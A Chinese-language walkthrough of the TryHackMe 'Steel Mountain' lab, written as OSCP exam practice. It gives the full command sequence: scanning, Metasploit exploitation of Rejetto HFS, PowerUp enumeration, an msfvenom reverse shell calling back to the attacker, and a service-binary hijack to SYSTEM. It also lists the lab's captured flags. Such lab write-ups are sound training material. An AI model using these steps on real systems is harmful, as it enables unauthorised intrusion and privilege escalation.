来源
由于最近在备考OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似OSCP靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Mr Robot | Steel Mountain | Attacktive Directory | SQL Injection Lab |
| Thompson | Year of the Owl | Attacking Kerberos | Linux Privilege Escalation |
| Kenobi | Retro | Wreath Network | Windows Privilege Escalation |
| GameZone | Alfred | Reset | Git Happens |
| Skynet | Relevant | Vulnnet: Active | NahamStore |
| Daily bugle | Blueprint | Enterprise | |
| Lazy admin | Hackpark | Ledger | |
| Tomghost | Weasel | Recommended paths | |
| Rootme | AllSignsPoint2Pwnage | Assumed Breach Scenarios: | Cyber Security 101 |
| CMesS | Anthem | Corp | Jr Penetration Tester |
| Ultratech | Hack Smarter Security (harder) | Lateral Movement and Pivoting | Offensive Pentesting |
| Internal | Cyberlens | Exploiting Active Directory | |
| Zeno | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共47台,计划一天打1-2台,在一个月内打完全部机器。
0x01 Steel Mountain
简介:
在这个房间里,你将枚举一台Windows机器,通过Metasploit获得初始访问权限,使用Powershell进一步枚举该机器,并将权限升级为管理员。
如果你没有合适的安全工具和环境,可以部署自己的Kali Linux机器,并在浏览器中控制它,使用我们的Kali Room。
请注意,这台机器无法响应ping(ICMP),启动可能需要几分钟。
原文:
In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.
If you don't have the right security tools and environment, deploy your own Kali Linux machine and control it in your browser, with our Kali Room.
Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.
设置环境变量
export TARGET=10.48.143.253
信息搜集
使用rustscan和nmap进行端口扫描(这里本来是沿用之前的命令rustscan -a $webs_target -- -A进行扫描,但是后面发现漏了一些端口,所以改用rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3进行降速扫描)
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3
Open 10.48.143.253:80
Open 10.48.143.253:135
Open 10.48.143.253:139
Open 10.48.143.253:445
Open 10.48.143.253:5985
Open 10.48.143.253:8080
Open 10.48.143.253:47001
Open 10.48.143.253:49156
Open 10.48.143.253:49152
Open 10.48.143.253:49155
Open 10.48.143.253:49153
Open 10.48.143.253:49154
Open 10.48.143.253:49185
Open 10.48.143.253:49186

谁是本月最佳员工?(flag1)
访问80端口,可以看到一张图上面写着本月最佳员工。flag1即为该图片的文件名

另一个运行网页服务器的端口是什么?(flag2)
根据扫描结果显然是8080,访问也可以进行验证
看看另一个网页服务器。运行的是哪个文件服务器?(flag3)
访问该服务的官网

需要拼接一下

答案是:rejetto http file server
利用这个文件服务器的CVE编号?(flag4)

该题目答案为:2014-6287,根据答案长度也能判断出。
使用Metasploit获取权限,用户flag是什么?(flag5)
msfconsole
search httpfileserver
use 0
options
set RHOST 10.48.143.253
set RPORT 8080
set LHOST 192.168.196.107
run
LHOST为tun0的ipv4地址,没有设置LPORT的原因是默认为4444,没有被占用,可以使用默认值

获取到权限后执行命令获得user.txt
meterpreter > shell
Process 1248 created.
Channel 3 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd C:\Users\bill\desktop
cd C:\Users\bill\desktop

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/27/2019  08:08 AM    <DIR>          .
09/27/2019  08:08 AM    <DIR>          ..
09/27/2019  04:42 AM                70 user.txt
               1 File(s)             70 bytes
               2 Dir(s)  44,156,321,792 bytes free


C:\Users\bill\Desktop>type user.txt
type user.txt
b04763b6fcf51fcd7c13abc7db4fd365
提权
- 下载官方给的脚本:
curl https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1 -o PowerUp.ps1
- 上传脚本并执行
C:\Users\bill\Desktop>exit
meterpreter > upload ./PowerUp.ps1
[*] Uploading  : /home/kali/Desktop/hacksmarter/Steel Mountain/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/kali/Desktop/hacksmarter/Steel Mountain/PowerUp.ps1 -> PowerUp.ps1
[*] Completed  : /home/kali/Desktop/hacksmarter/Steel Mountain/PowerUp.ps1 -> PowerUp.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > ls
    Directory: C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----          2/2/2026  12:24 AM            %TEMP%
-a---         2/16/2014  12:58 PM     760320 hfs.exe
-a---          2/2/2026  12:19 AM     600580 PowerUp.ps1

PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
- 结果
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart     : False
Name           : AWSLiteAgent
Check          : Unquoted Service Paths

ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart     : False
Name           : AWSLiteAgent
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : LiveUpdateSvc
Path           : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart     : False
Name           : LiveUpdateSvc
Check          : Unquoted Service Paths

ServiceName    : LiveUpdateSvc
Path           : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart     : False
Name           : LiveUpdateSvc
Check          : Unquoted Service Paths

ServiceName    : LiveUpdateSvc
Path           : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart     : False
Name           : LiveUpdateSvc
Check          : Unquoted Service Paths

ServiceName                     : AdvancedSystemCareService9
Path                            : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'AdvancedSystemCareService9'
CanRestart                      : True
Name                            : AdvancedSystemCareService9
Check                           : Modifiable Service Files

ServiceName                     : IObitUnSvr
Path                            : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'IObitUnSvr'
CanRestart                      : False
Name                            : IObitUnSvr
Check                           : Modifiable Service Files

ServiceName                     : LiveUpdateSvc
Path                            : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'LiveUpdateSvc'
CanRestart                      : False
Name                            : LiveUpdateSvc
Check                           : Modifiable Service Files
AdvancedSystemCareService9的CanRestart被设置为True,代表他可以进行重启
单独拿出来记录,并分析一下为什么可以被拿来提权
ServiceName                     : AdvancedSystemCareService9
Path                            : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
# 用户bill拥有权限
StartName                       : LocalSystem
# StartName是LocalSystem代表当前服务是以system权限启动的,而我们提权的目标一般也是提到system权限
AbuseFunction                   : Install-ServiceBinary -Name 'AdvancedSystemCareService9'
CanRestart                      : True
# 可以被重启,结合他的文件路径,我们就可以将他的可执行文件替换为我们的恶意文件,重启服务后,恶意文件将以system权限执行
Name                            : AdvancedSystemCareService9
Check                           : Modifiable Service Files
这里拿到第六个flag,特别注意被设置为true的CanRestart选项。显示为未引号服务路径漏洞的服务名称是什么?
AdvancedSystemCareService9
机器过期
没有注意时间,打到这里机器突然过期了,导致会话中断,新的靶机ip:10.48.189.108
继续提权
- 探测目标是否出网
在靶机shell内ping攻击机器
meterpreter > shell
Process 2848 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>ping 192.168.196.107
ping 192.168.196.107

Pinging 192.168.196.107 with 32 bytes of data:
Reply from 192.168.196.107: bytes=32 time=436ms TTL=62
Reply from 192.168.196.107: bytes=32 time=460ms TTL=62
Reply from 192.168.196.107: bytes=32 time=297ms TTL=62
Reply from 192.168.196.107: bytes=32 time=465ms TTL=62

Ping statistics for 192.168.196.107:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 297ms, Maximum = 465ms, Average = 414ms
- 生成反向shell让靶机回连
# 直接生成ASCService.exe方便我们替换
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.196.107 LPORT=8443 -f exe -e x86/shikata_ga_nai -o ASCService.exe
- 替换服务的可执行文件
想将shell上传至靶机内
msf exploit(windows/http/rejetto_hfs_exec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  4         meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOU  192.168.196.107:4444 -> 10.48.
                                     NTAIN                          189.108:49231 (10.48.189.108)

msf exploit(windows/http/rejetto_hfs_exec) > session -i 4
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(windows/http/rejetto_hfs_exec) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > upload ASCService.exe
[*] Uploading  : /home/kali/Desktop/hacksmarter/Steel Mountain/ASCService.exe -> ASCService.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/Desktop/hacksmarter/Steel Mountain/ASCService.exe -> ASCService.exe
[*] Completed  : /home/kali/Desktop/hacksmarter/Steel Mountain/ASCService.exe -> ASCService.exe
meterpreter > shell
Process 2792 created.
Channel 4 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

02/02/2026  01:07 AM    <DIR>          .
02/02/2026  01:07 AM    <DIR>          ..
02/02/2026  01:00 AM    <DIR>          %TEMP%
02/02/2026  01:07 AM             7,168 ASCService.exe
02/16/2014  12:58 PM           760,320 hfs.exe
               2 File(s)        767,488 bytes
               3 Dir(s)  44,158,349,312 bytes free
关停AdvancedSystemCareService9服务,并覆盖原有的可执行文件
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>copy ASCService.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
copy ASCService.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
Overwrite C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe? (Yes/No/All): Yes
Yes
        1 file(s) copied.
- 完成提权
# 先监听端口
nc -lvvp 8443

#在在靶机shell内启动服务
sc start AdvancedSystemCareService9

root flag(flag7)
C:\Windows\system32>cd C:\Users\Administrator\desktop
cd C:\Users\Administrator\desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

10/12/2020  11:05 AM    <DIR>          .
10/12/2020  11:05 AM    <DIR>          ..
10/12/2020  11:05 AM             1,528 activation.ps1
09/27/2019  04:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,158,791,680 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
C:\Users\Administrator\Desktop>
不使用MSF
这台机器最后一个任务是不使用MSF来获取到初始访问并完成提权。这也符合我们备考OSCP,虽然OSCP考试内可以使用一次MSF,但这台机器的难度显然还不足以让我们浪费这次宝贵的机会
初始访问
